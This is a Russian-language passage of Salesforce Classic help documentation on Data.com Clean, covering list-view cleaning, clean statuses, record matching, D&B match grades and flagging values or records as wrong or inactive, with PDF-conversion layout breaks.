Функция Data.com Clean позволяет выбирать записи организаций, контактов или интересов и выполнять их пакетную очистку прямо из списка. Очистка записей из списка доступна только при наличии лицензии на функцию Data.com Clean.

Функция Data.com Clean поддерживает разные способы очистки записей. Пользователи могут выполнять ручную очистку отдельных записей или пакетную очистку записей в списковом представлении. Кроме того, организация может настраивать автоматические задания по очистке пакетов записей.

Функция очистки из списка применяется ко всем записям организаций, контактов и интересов, доступным в системе Salesforce, а не только к записям, добавленным из Data.com ранее. Чтобы просмотреть список доступных записей, выберите нужное представление на вкладке «Организации», «Контакты» или «Интересы». Отображаемые результаты называются *списковым представлением*. Затем выберите нужные записи в списковом представлении. Остальную работу можно доверить функции Data.com Clean.

 **Прим.:** При очистке записей из стандартного спискового представления убедитесь, что поле «Статус очистки» добавлено системным администратором в используемое представление. При очистке записей из настраиваемого спискового представления добавьте поле «Статус очистки» самостоятельно. При одновременном использовании функций Data.com Social Key и «Социальные организации и контакты» рекомендуем самостоятельно или с помощью администратора добавить поля для нужных социальных сетей (LinkedIn, Twitter или Facebook) в списковые представления контактов.

1. Откройте вкладку («Организации», «Контакты» или «Интересы») для нужного объекта.
2. Выберите нужное представление из раскрывающегося списка и щелкните ссылку **«Правка»**.
3. Выберите нужные записи из списка и нажмите кнопку **«Очистить»**.



4. Выберите один из указанных ниже параметров очистки.
  - Параметр «Обновить статус очистки» обновляет поле «Статус очистки» каждой записи. При использовании функции Social Key система дополняет запись двойными указателями на социальные сети (при их наличии).
  - Параметр «Обновить статус очистки и заполнить пустые поля» обновляет поле «Статус очистки» каждой записи и заполняет пустые поля данными Data.com. При использовании функции Social Key система дополняет запись двойными указателями на социальные сети (при их наличии).
5. Нажмите кнопку **«Обновить»**.  
Данное действие инициирует отображение сообщения-подтверждения, позволяющего просматривать количество сопоставленных и обновленных записей, а также сведения о наличии ошибок. При использовании функции Social Key с контактами и интересами данное сообщение также содержит сведения о добавлении двойных указателей на социальные сети.
6. Просмотрите изменения, внесенные в записи.  
При выборе параметра очистки, позволяющего только обновить поле «Статус очистки», и обнаружении записей со статусом очистки «Отличается» рекомендуем очистить каждую запись вручную на соответствующей странице сведений.

СМ. ТАКЖЕ:

[Статусы очистки Data.com Clean](#)

[Создание настраиваемых списковых представлений в Salesforce Classic](#)

[Поля Salesforce, изменяемые функцией Data.com Clean](#)

## Поля Salesforce, изменяемые функцией Data.com Clean

 Прим.:

- Если организация использует настраиваемые соотнесения полей Data.com и Salesforce, то данный список может содержать другие поля.
- При наличии как минимум одного нередактируемого поля организации, контакта или интереса система может отображать следующее сообщение: «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным объекта» или «Обновление доступно только для некоторых отображающихся здесь полей по причине ограниченного доступа к полям объекта "Организация"». При отображении подобного сообщения обратитесь за помощью к администратору.

При использовании функции Data.com Clean для ручной или автоматической очистки записи Salesforce поля записи обновляются данными Data.com. Ниже перечислены поля, подлежащие обновлению.

### Поля организаций

|                            |                |
|----------------------------|----------------|
| Имя организации            | Отрасль        |
| Местоположение организации | Код NAICS      |
| Годовой доход              | Описание NAICS |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

|  |                 |
|--|-----------------|
| Адрес для счета                                    | Ответственность |
| Статус очистки                                     | Тел.            |
| Компания D&B (только Premium Prospector и очистка) | Код SIC         |
| Ключ Data.com                                      | Описание SIC    |
| Номер D-U-N-S                                      | Биржевой символ |
| Описание   | Торговый стиль  |
| Сотрудники   | Веб-сайт        |
| Факс   | Год начала      |

## Поля контактов

|                |                |
|----------------|----------------|
| Статус очистки | Почтовый адрес |
| Ключ Data.com  | Тел.           |
| Эл. почта      | Должность      |
| Имя            |                |

## Поля интересов

|  |                        |
|--|------------------------|
| Адрес  | Эл. почта              |
| Годовой доход                                      | Отрасль                |
| Статус очистки                                     | Имя                    |
| Компания   | Количество сотрудников |
| Номер D-U-N-S компании                             | Тел.                   |
| Компания D&B (только Premium Prospector и очистка) | Должность              |
| Ключ Data.com                                      |                        |

## СМ. ТАКЖЕ:


[Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»?](#)

[Очистка отдельных записей Salesforce](#)

## Что означает «Статус очистки» записи?

Поле «Статус очистки» в записях организации, контакта и интереса указывает способ сопоставления данных записи с данными в Data.com. Чтобы просмотреть дополнительные сведения о статусе или обновить статус, щелкните значок напротив статуса. В зависимости от статуса, некоторые записи могут быть очищены прямо в поле «Статус очистки».

Ниже приведен пример.



1. Записи назначен статус «Отличается», потому что при ее последнем сопоставлении (одну неделю назад) записи Salesforce и Data.com использовали разные значения в некоторых или во всех полях. Возможно, пользователь, который сопоставил записи ранее,...
  - решил не принимать значения Data.com;
  - принял некоторые значения Data.com и сохранил некоторые значения Salesforce;
  - нажал кнопку «Отмена» на странице сравнения.

Чтобы открыть всплывающее окно, содержащее дополнительные сведения и параметры очистки, щелкните соответствующий значок.

2. Данная строка содержит сведения о самом последнем сравнении записи Salesforce.  
В данном случае это пользователь, сравнивавший организацию Salesforce с записью Data.com одну неделю назад.
3. Данный раздел содержит дополнительные сведения о сравнении. В данном случае Data.com использует *другие* значения в полях контакта «Эл. почта», «Тел.» и «Почтовый адрес».
4. Чтобы самостоятельно сравнить записи Salesforce и Data.com, щелкните ссылку «Очистить...».

При нажатии кнопки «Отмена» статус очистки записи сохраняет значение «Отличается». При нажатии кнопки «Сохранить» (даже в том случае, если значения Data.com не принимались) статусу очистки записи присваивается значение «Просмотрено».

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Общие сведения о способах сопоставления записей **Salesforce** и **Data.com**

При использовании **Data.com** для очистки сведений об организациях, контактах и интересах **Salesforce** рекомендуем изучить способы сравнения и сопоставления записей **Salesforce** с записями **Data.com**.

 **Совет:** Дополнительную информацию о службе сопоставления **Data.com**, включая краткое графическое представление и подробные примеры, см. в официальном документе [Data.com Record Matching in Salesforce](#).

Посмотреть демонстрационный ролик:  [Общие сведения о правилах соответствия](#)

Сравнение и сопоставление записей **Salesforce** и **Data.com** выполняется двумя способами.

- Вручную: при нажатии кнопки **«Очистить»** для отдельной организации, контакта или интереса.
- Автоматически: при использовании заданий по очистке всех организаций, контактов или интересов.

*Автоматическая* очистка доступна только организациям, использующим функцию **Data.com Clean**. *Ручная* очистка доступна всем лицензированным пользователям **Data.com Prospector**.

При первоначальной ручной или автоматической очистке записи **Salesforce** служба сопоставления выполняет поиск похожих записей **Data.com**. Служба сопоставления проверяет значения полей каждой записи на наличие идентичных или похожих данных, позволяющих подтвердить, что обе записи относятся к одному объекту (например, к одной организации, контакту или интересу). При обнаружении совпадения **Data.com** связывает данные записи по числовому значению поля «Ключ **Data.com**». При каждой очистке контактов и интересов **Salesforce** сопоставление записей выполняется службой сопоставления. При каждой очистке организаций **Salesforce** сопоставление (или поиск) записей выполняется по полю «Номер **D-U-N-S**». Пустое поле «Номер **D-U-N-S**» инициирует использование службы сопоставления. Если следующая очистка записи **Salesforce** отличается большим количеством изменений, то служба сопоставления может выполнить повторный поиск более подходящих записей **Data.com**.

 **Прим.:**

- Чтобы выполнить повторное сопоставление организаций посредством службы сопоставления, независимо от наличия поля «Номер **D-U-N-S**», обратитесь в службу поддержки **Salesforce**. Обратите внимание, что служба сопоставления может назначить некоторым организациям статус очистки **Data.com** «Не найдено».
- Повторное сопоставление организаций автоматически выполняется посредством службы сопоставления, если поле «Номер **D-U-N-S**» соотносится повторно или не соотносится, либо компонент **Data.com** приобретен до 16 декабря 2011 года.

Ниже перечислены важные поля контактов и интересов.

- Имя
- Эл. почта

Рекомендуем использовать прямой адрес эл. почты, а не групповой (например, [info@org.com](mailto:info@org.com)). Как правило, идентичные адреса эл. почты инициируют совпадение, при условии, что другие значения записи не конфликтуют. **Примечание.** **Data.com** не хранит адреса эл. почты, которые могут являться личными контактными данными (например, Gmail или Yahoo).

- Имя организации (для контактов); Компания (для интересов)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно при наличии лицензии **Data.com Prospector** в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию **Data.com Clean** в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.



- Должность
- Тел.

Ниже перечислены важные поля организаций.

- Имя организации
  - Убедитесь, что имя организации не содержит несвязанные артефакты (например, номера (1002), специальные символы (!#@#) или несвязанные слова). (Данные символы могут использоваться только в названии компании.)
  - Рекомендуем использовать имена областей и стран только в названии компании.
  - Если имя организации содержит несколько слов (например, *DSGI Business (PC World Business)*), рекомендуем указать все слова.
  - Если имя организации соответствует имени веб-сайта (например, *salesforce.com*), рекомендуем опустить субдомен (например, *.com*).
- Адрес для счета
  - Рекомендуем использовать полный адрес.
  - Рекомендуем заполнить поле «Страна». Данное действие позволяет оптимизировать уровни совпадения.
  - Рекомендуем заполнить поле «Область» или «Почтовый индекс».
  - Если номер дома, в котором располагается организация, не известен, рекомендуем использовать только название улицы. В отличие от пустого значения, название улицы, введенное без номера дома, повышает вероятность обнаружения совпадения.
- Веб-сайт
- Тел.

Статусы очистки **Data.com Clean**

При использовании продукта Data.com Prospector или функции Data.com Clean записи организаций, контактов и интересов Salesforce содержат поле «Статус очистки», определяющее статус очистки записи по сравнению с Data.com.




| Статус очистки   | Определение   | Значение API | Примечания   |
|--|---|--------------|--|
|  Не сравнивалась    | Текущая версия записи Salesforce не сравнивалась с Data.com. Ниже перечислены возможные причины отображения данного статуса. <ul style="list-style-type: none"> <li>Запись, <i>созданная вручную</i> в системе Salesforce (не добавленная из Data.com), все еще не сравнивалась с Data.com.</li> <li>После сравнения с Data.com запись Salesforce была изменена пользователем, но повторно не сравнивалась.</li> <li>После сравнения с Data.com запись Salesforce была обновлена бизнес-правилом или другим автоматическим процессом (например, преобразование интереса), но повторно не сравнивалась.</li> <li>Как минимум одно поле Data.com, соотнесенное с полем Salesforce, не содержит значения.</li> </ul> | Pending      | <p>Записям, добавленным из Data.com, всегда присваивается статус «Синхронизировано», который меняется только в случае изменения данных в одной или обеих записях.</p> <p>После очистки записи и обнаружения совпадения в Data.com полю записи «Статус очистки» присваивается значение «Просмотрено», кроме указанных ниже случаев.</p> <ul style="list-style-type: none"> <li>Две записи идентичны (статус «Синхронизировано»).</li> <li>Запись обновлена в Salesforce или Data.com (статус «Отличается»).</li> <li>Запись становится неактивной в Data.com (статус «Неактивно»).</li> </ul> |
|  Синхронизировано | При последнем сравнении записи Salesforce и Data.com были идентичными. Записи со статусом   | Matched      | Записи со статусом «Синхронизировано» считаются очищенными, но   |





## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

| Статус очистки   | Определение  | Значение API | Примечания  |
|--|--|--------------|---|
|  | «Синхронизировано» считаются очищенными.   |              | <p>могут быть очищены повторно.</p> <p>Чтобы просмотреть время последнего сравнения записи, щелкните значок в поле «Статус очистки» и просмотрите временную отметку.</p>  |
|  Просмотрено  | <p>При последнем сравнении записей Salesforce и Data.com пользователь:</p> <ul style="list-style-type: none"> <li>сохраняет как минимум одно значение из записи Salesforce;</li> <li>помечает значение поля как «<i>неверное</i>» в Data.com;</li> <li>помечает запись статусом «<i>Неактивно</i>»;</li> </ul> <p>или</p> <ul style="list-style-type: none"> <li>Организация использует задания по очистке, выполняющие перезапись значений для одного или нескольких полей; при этом последним заданием было перезаписано как минимум одно значение.</li> </ul> | Acknowledged | <p>Записи со статусом «Просмотрено» считаются очищенными, но могут быть очищены повторно.</p> <p>После очистки записи и обнаружения совпадения в Data.com поле записи «Статус очистки» сохраняет значение «Просмотрено», кроме указанных ниже случаев.</p> <ul style="list-style-type: none"> <li>Две записи идентичны (статус «Синхронизировано»).</li> <li>Запись обновлена в Salesforce или Data.com (статус «Отличается»).</li> <li>Запись становится неактивной в Data.com (статус «Неактивно»).</li> <li>Поля, помеченные ранее как «<i>неверные</i>» в Data.com, помечаются повторно как «<i>верные</i>».</li> </ul> |
|  Отличается | <p>Записи Salesforce и Data.com отличаются.</p> <p> <b>Прим.:</b> Помните, что статус очистки записи может измениться со значения «Синхронизировано» или «Просмотрено» на значение «Отличается» при изменении значений в сопоставленной записи Data.com. Данное</p>   | Different    | <p>После очистки записи и обнаружения совпадения в Data.com поле записи «Статус очистки» сохраняет значение «Отличается», кроме указанных ниже случаев.</p> <ul style="list-style-type: none"> <li>Две записи идентичны (статус «Синхронизировано»).</li> </ul>   |

| Статус очистки   | Определение   | Значение API | Примечания  |
|--|---|--------------|---|
|  | изменение может выполняться регулярно в случае предоставления доступа к обновленным сведениям Data.com и D&B.   |              | <ul style="list-style-type: none"> <li>Пользователь просматривает две записи и сохраняет как минимум одно значение из записи Salesforce (статус «Просмотрено»).</li> <li>Запись становится неактивной в Data.com (статус «Неактивно»).</li> </ul>   |
|  Выбрать совпадение | Data.com не содержит <i>автоматического</i> совпадения, но содержит как минимум одно потенциальное совпадение. Пользователь может выбрать одно из пяти возможных совпадений.  | SelectMatch  | Данный статус доступен только для продукта Data.com Clean и службы сопоставления DUNSRight.   |
|  Не найдено         | Для записи Salesforce отсутствует соответствующая запись Data.com.  | NotFound     | Запись Salesforce не может быть очищена ввиду отсутствия соответствующей записи Data.com.   |
|  Неактивно        | Запись Data.com, соответствующая записи Salesforce, заявлена как неактивная сотрудником Data.com или пользователем организации. Неактивной считается запись контакта, содержащая устаревшую или неверную информацию. Неактивной считается запись организации, помеченная сотрудником D&B как банкрот.                   | Неактивно    | <p>По умолчанию записи со статусом «Неактивно» не отображаются в результатах поиска Data.com Prospector, но могут быть просмотрены посредством фильтров.</p> <p>При очистке и представлении записи как активной в Data.com статусу очистки записи присваивается значение «Просмотрено».</p>   |
|  Пропущено        | <p>Выберите одно из двух условий ниже.</p> <ul style="list-style-type: none"> <li>Статусу очистки записи присвоено значение «Пропущено» при следующей добавочной синхронизации ввиду обнаружения ошибки, связанной с правилом проверки или триггером, при последнем сохранении записи Salesforce.</li> </ul> <p>или</p> | Skipped      | <p>Чтобы выполнить одно из двух действий ниже, обратитесь к администратору.</p> <ul style="list-style-type: none"> <li>Измените триггер, правило проверки или настройку API, инициирующую ошибку и статус «Пропущено», а затем повторите очистку записи вручную или автоматически.</li> </ul> |



| Статус очистки | Определение   | Значение API | Примечания   |
|----------------|---|--------------|--|
|                | <ul style="list-style-type: none"> <li>Статусу очистки записи присвоено значение «Пропущено» посредством API.</li> </ul> <p>При <i>добавочной синхронизации</i> задания по очистке <i>не</i> обрабатывают записи со статусом очистки «Пропущено».</p> <p>При <i>полной синхронизации</i> задания по очистке обрабатывают записи со <i>всеми</i> статусами очистки, содержащими ошибки, связанные с правилами проверки, триггерами или другими настройками, при последнем сохранении, но значения поля «Статус очистки» данных записей меняется только после исправления ошибок.</p> |              | <p>или</p> <ul style="list-style-type: none"> <li>Чтобы выбрать настройку «Пропущенные записи», позволяющую при выполнении <i>добавочной или полной синхронизации</i> пропускать записи со статусом очистки «Пропущено», обратитесь к администратору.</li> </ul> |

## СМ. ТАКЖЕ:

[Очистка отдельных записей Salesforce](#)

[Очистка списка записей Salesforce](#)

[Что означает «Статус очистки» записи?](#)

[Представление записи организации, контакта или интереса как неактивной или активной в Data.com](#)

## Уровни совпадения D&B®

При использовании службы сопоставления DUNSRight™ для очистки записей уровень совпадения D&B позволяет определять наиболее подходящие записи при выборе совпадения.

Чтобы просмотреть сведения о совпадении DUNSRight для отдельной записи, включая код достоверности и уровень совпадения (при его наличии), наведите указатель мыши на нужную серую строку уровня совпадения. Синяя строка уровня совпадения отображает буквенные обозначения D&B, соответствующие следующим полям записи организации (слева направо): «Имя организации» или «Торговый стиль» | «Номер дома» | «Улица» | «Город» | «Область/штат» | «Почтовый адрес/абонентский ящик» | «Тел. ».

| Буква | Определение  |
|-------|--|
| A     | Значения полностью совпадают или очень похожи.   |
| B     | Значения похожи.<br>Если данные Data.com и D&B обновляются в разное время, а поле записи D&B содержит пустое значение, то уровню совпадения соответствует буква «B» (значения похожи) вместо буквы «Z» (пустое значение).  |
| F     | Значения не совпадают.   |
| Z     | Как минимум одна запись содержит пустое значение.<br>Если поле «Область» записи D&B содержит пустое значение, то поле «Улица», как правило, также отображается пустым. В данном случае оба поля отображаются серым цветом, а уровню совпадения для каждого поля соответствует буква «Z». |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Сведения об очистке записей посредством функции **Data.com Clean**

Очистка записи инициирует сравнение данных Salesforce с данными Data.com. При использовании данного процесса требуется иметь представление о ряде важных понятий, включая выбор совпадающих записей и отметка записей Data.com в качестве неверных.

### [Присвоение значению поля организации, контакта или интереса пометки «неверное» или «верное» в Data.com](#)

Пользователи могут уведомлять Data.com о наличии неправильного или «неверного» значения в поле записи Salesforce, очищаемой посредством функции Data.com Clean. Поле, содержащее неверное значение, помечается соответствующим флажком. Аналогичным образом, пользователи могут уведомлять о наличии значений, являющихся правильными или «верными».

### [Представление записи организации, контакта или интереса как неактивной или активной в Data.com](#)

Пользователи могут уведомлять Data.com о наличии недействительной или неактивной связанной записи организации, контакта или интереса, обнаруженной при очистке записи Salesforce посредством функции Data.com Clean. Запись организации, контакта или интереса, которой назначается статус «Неактивно» в Data.com, помечается соответствующим образом. Аналогичным образом, пользователи могут уведомлять о наличии записей организаций, контактов или интересов, которым должен быть назначен статус «Активно».

### [Выбор совпадающей записи Data.com для организации Salesforce](#)

При использовании службы сопоставления DUNSRight™ для сопоставления и очистки записей организаций система Salesforce автоматически сопоставляет записи на основе предварительно заданного кода достоверности D&B, выбранного администратором организации. При отсутствии *автоматического* совпадения, но при наличии как минимум одного *потенциального* совпадения, запись назначается статус очистки «Выбрать совпадение». Данный статус очистки указывает на необходимость обработки возможных совпадений *вручную* и выбора одного совпадения. После выбора совпадения запись Salesforce должна быть очищена вручную.

### [Выбор другого совпадения Data.com для записи организации Salesforce](#)

При неправильном сопоставлении записи организации и Data.com посредством службы сопоставления DUNSRight запись организации может быть сопоставлена с другой записью Data.com. После выбора нового совпадения запись должна быть очищена вручную.

### [Быстрое сравнение данных Salesforce и Data.com](#)

При ручной очистке организаций, контактов или интересов Salesforce пользователи самостоятельно сравнивают записи Salesforce с данными Data.com. Страница сравнения отображается при нажатии кнопки «Очистить» или значения в поле записи «Статус очистки». Данная страница содержит поля и значения записи Salesforce, напротив которых отображаются поля и значения записи Data.com.

### [Рекомендации по выбору службы сопоставления организаций](#)

Продукт Data.com Prospector или функция Data.com Clean позволяет выбирать службу сопоставления, которая должна использоваться для очистки записей организаций. Прежде чем выбрать нужную службу, просмотрите все доступные службы, их алгоритмы очистки и связанные рекомендации.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Присвоение значению поля организации, контакта или интереса пометки «неверное» или «верное» в Data.com

Пользователи могут уведомлять Data.com о наличии неправильного или «неверного» значения в поле записи Salesforce, очищаемой посредством функции Data.com Clean.

Поле, содержащее неверное значение, помечается соответствующим флажком.


Аналогичным образом, пользователи могут уведомлять о наличии значений, являющихся правильными или «верными».

При очистке записи организации, контакта или интереса отдельное значение поля, являющееся неверным, может быть помечено как «неверное» в Data.com. Значение, помеченное как «неверное», но являющееся верным, может быть помечено как «верное».

Страница сравнения позволяет присваивать пометки большинству полей.

#### Прим.:

- Если поле организации, контакта или интереса «Статус очистки» содержит значение «Синхронизировано», которое помечается как «неверное» на странице сравнения, то полю записи «Статус очистки» задается значение «Просмотрено».

1. Чтобы открыть страницу сравнения, нажмите кнопку «**Очистить**» на странице записи.
2. Чтобы пометить значение поля как «неверное», щелкните стрелку напротив нужного поля и выберите параметр «**Пометить как неверное в Data.com**». Красный флажок (  ) добавляется напротив поля.
3. Нажмите кнопку «**Сохранить**».
4. Чтобы пометить значение поля как «верное», щелкните стрелку напротив нужного поля и выберите параметр «**Пометить как верное в Data.com**». Красный флажок исчезает.
5. Нажмите кнопку «**Сохранить**».

Сведения о присвоении значению поля «эл. почта» пометки «неверное» незамедлительно передаются в автоматическую систему обработки фактов Data.com. При повторном присвоении пометки значению данного поля другими пользователями Data.com статусу записи Data.com может быть задано значение «Неактивно». При наличии других неверных полей сведения проверяются контролерами Data.com или D&B.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки записей организаций:

- «Редактирование» для организаций

Для очистки записей контактов:

- «Редактирование» для контактов

Для очистки записей интересов:

- «Редактирование» для интересов

Представление записи организации, контакта или интереса как неактивной или активной в Data.com

Пользователи могут уведомлять Data.com о наличии недействительной или неактивной связанной записи организации, контакта или интереса, обнаруженной при очистке записи Salesforce посредством функции Data.com Clean. Запись организации, контакта или интереса, которой назначается статус «Неактивно» в Data.com, помечается соответствующим образом. Аналогичным образом, пользователи могут уведомлять о наличии записей организаций, контактов или интересов, которым должен быть назначен статус «Активно».

Статус «Активно» или «Неактивно» может быть назначен записи организации, контакта или интереса специалистом Data.com или пользователем функции Data.com Clean. Статус «Неактивно» назначается записям организаций, которые являются банкротами, а также записям контактов или интересов, которые являются бывшими сотрудниками компании.

Если записи назначается статус «Неактивно», то пользователям отображается источник данного статуса (и причина — для источника Data.com). Например, банкротство организации, увольнение контакта из компании, недопустимый адрес эл. почты или номер телефона контакта или интереса.

1. Чтобы открыть страницу сравнения, нажмите кнопку «**Очистить**» в записи организации, контакта или интереса.
2. Чтобы заявить запись организации, контакта или интереса как неактивную, щелкните «**Заявить как неактивное**».
3. Нажмите кнопку «**Сохранить**».  
Теперь поле записи «Статус очистки» отображает значение «Неактивно».
4. Если неактивная организация является действующей, либо неактивный контакт или интерес все еще является сотрудником компании, выполните повторную очистку соответствующей записи. Страница сравнения отображает сообщение, содержащее сведения о текущем заявленном статусе записи («Банкрот» для организаций или «Неактивно» для контактов и интересов) и его источнике: Data.com или пользователь.
5. Щелкните «**Заявить как активное**».  
Поле записи «Статус очистки» восстанавливает значение, которое использовалось до назначения статуса «Неактивно». Например, если поле контакта «Статус очистки» содержит значение «*Просмотрено*», а контакту назначается статус «Неактивно», то статусу очистки задается значение «Неактивно». Последующее назначение контакту статуса «Активно» инициирует восстановление статуса очистки «*Просмотрено*».

СМ. ТАКЖЕ:

[Статусы очистки Data.com Clean](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки записей организаций:

- «Редактирование» для организаций

Для очистки записей контактов:

- «Редактирование» для контактов

Для очистки записей интересов:

- «Редактирование» для интересов

## Выбор совпадающей записи Data.com для организации Salesforce

При использовании службы сопоставления DUNSRight™ для сопоставления и очистки записей организаций система Salesforce автоматически сопоставляет записи на основе предварительно заданного кода достоверности D&B, выбранного администратором организации. При отсутствии *автоматического* совпадения, но при наличии как минимум одного *потенциального* совпадения, запись назначается статус очистки «Выбрать совпадение». Данный статус очистки указывает на необходимость обработки возможных совпадений *вручную* и выбора одного совпадения. После выбора совпадения запись Salesforce должна быть очищена вручную.

### ● Выбор совпадения Data.com для записи организации Salesforce

1. Чтобы выбрать исходное совпадение, щелкните значение статуса очистки записи «Выбрать совпадение», а затем щелкните **«Выбрать организацию из Data.com»**. Страница выбора совпадения отображает не более пяти возможных совпадений; первой отображается самая похожая запись.
2. Просмотрите возможные совпадения. Чтобы просмотреть сведения о совпадении DUNSRight для отдельной записи, включая код достоверности и уровень совпадения (при его наличии), наведите указатель мыши на нужную серую строку уровня совпадения. Синяя строка уровня совпадения отображает буквенные обозначения D&B, соответствующие следующим полям записи организации (слева направо): «Имя организации» или «Торговый стиль» | «Номер дома» | «Улица» | «Город» | «Область/штат» | «Почтовый адрес/абонентский ящик» | «Тел. »
3. Чтобы просмотреть имя поля и пояснение, щелкните нужное буквенное обозначение.

| Буква | Определение  |
|-------|--|
| A     | Значения полностью совпадают или очень похожи.   |
| B     | Значения похожи.<br><br>Если данные Data.com и D&B обновляются в разное время, а поле записи D&B содержит пустое значение, то уровню совпадения соответствует буква «B» (значения похожи) вместо буквы «Z» (пустое значение).  |
| F     | Значения не совпадают.   |
| Z     | Как минимум одна запись содержит пустое значение.<br><br>Если поле «Область» записи D&B содержит пустое значение, то поле «Улица», как правило, также отображается пустым. В данном случае оба поля отображаются серым цветом, а уровню совпадения для каждого поля соответствует буква «Z». |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки записей организаций:

- «Редактирование» для организаций

Для очистки записей контактов:

- «Редактирование» для контактов

Для очистки записей интересов:

- «Редактирование» для интересов

4. Выделите нужное совпадение, а затем щелкните **«Выбрать и продолжить очистку»**. При отсутствии нужного совпадения нажмите кнопку **«Отмена»**; запись сохраняет статус «Выбрать совпадение».
5. Очистите запись.  
Данное действие обновляет поле записи «Статус очистки».



**Пример:** Например: администратор организации задает код достоверности D&B «9». Откройте запись организации «Новые технологии», поле «Статус очистки» которой содержит значение «Выбрать совпадение». Чтобы открыть страницу выбора совпадения, щелкните значение статуса. Данная страница содержит четыре возможных совпадения из Data.com. Наведите указатель мыши на строку уровня совпадения для самой первой записи: «Корпорация "Новые технологии"». Во всплывающем окне отображается код достоверности «8» для записи «Новые технологии». Строка уровня совпадения отображает следующие буквы: **ВАВААЗ**. Помните, что буква «А» соответствует совпадающим значениям. Проверьте значения, которым соответствуют другие буквы.

Щелкните первую букву **«В»**. Обратите внимание, что значения поля «Имя организации» похожи, но немного отличаются: поле «Имя организации» собственной записи не содержит слова «Корпорация», которое присутствует в поле «Имя организации» записи Data.com. Щелкните вторую букву **«В»**. Обратите внимание, что поле «Город» собственной записи содержит значение «Петербург», тогда как поле «Город» записи Data.com содержит значение «Санкт-Петербург». Данные значения похожи, но не совпадают. Щелкните букву **«Z»**. Обратите внимание, что поле «Тел.» собственной записи содержит пустое значение. Поле «Тел.» записи Data.com содержит значение «+1.415.901.7000».

Запись Data.com «Корпорация "Новые технологии"» похожа на собственную запись «Новые технологии», поэтому выберите данную запись и щелкните **«Выбрать и продолжить очистку»**. Чтобы принять все значения записи Data.com, включая значения полей «Имя организации», «Город» и «Тел.», отличающиеся или отсутствующие в собственной записи, щелкните **«Выбрать все»** на странице сравнения. Чтобы назначить записи статус очистки «Синхронизировано», нажмите кнопку **«Сохранить»**. Готово!

СМ. ТАКЖЕ:

[Выбор другого совпадения Data.com для записи организации Salesforce](#)

[Очистка отдельных записей Salesforce](#)

## Выбор другого совпадения Data.com для записи организации Salesforce

При неправильном сопоставлении записи организации и Data.com посредством службы сопоставления DUNSRight запись организации может быть сопоставлена с другой записью Data.com. После выбора нового совпадения запись должна быть очищена вручную.

### 🔗 [Выбор совпадения Data.com для записи организации Salesforce](#)

1. Откройте нужную запись и нажмите кнопку **«Очистить»**.
2. Щелкните ссылку **«Неверное совпадение?»** на странице сравнения.
3. Выберите другую запись Data.com (при ее наличии).
4. Щелкните **«Выбрать и продолжить очистку»**.

### СМ. ТАКЖЕ:

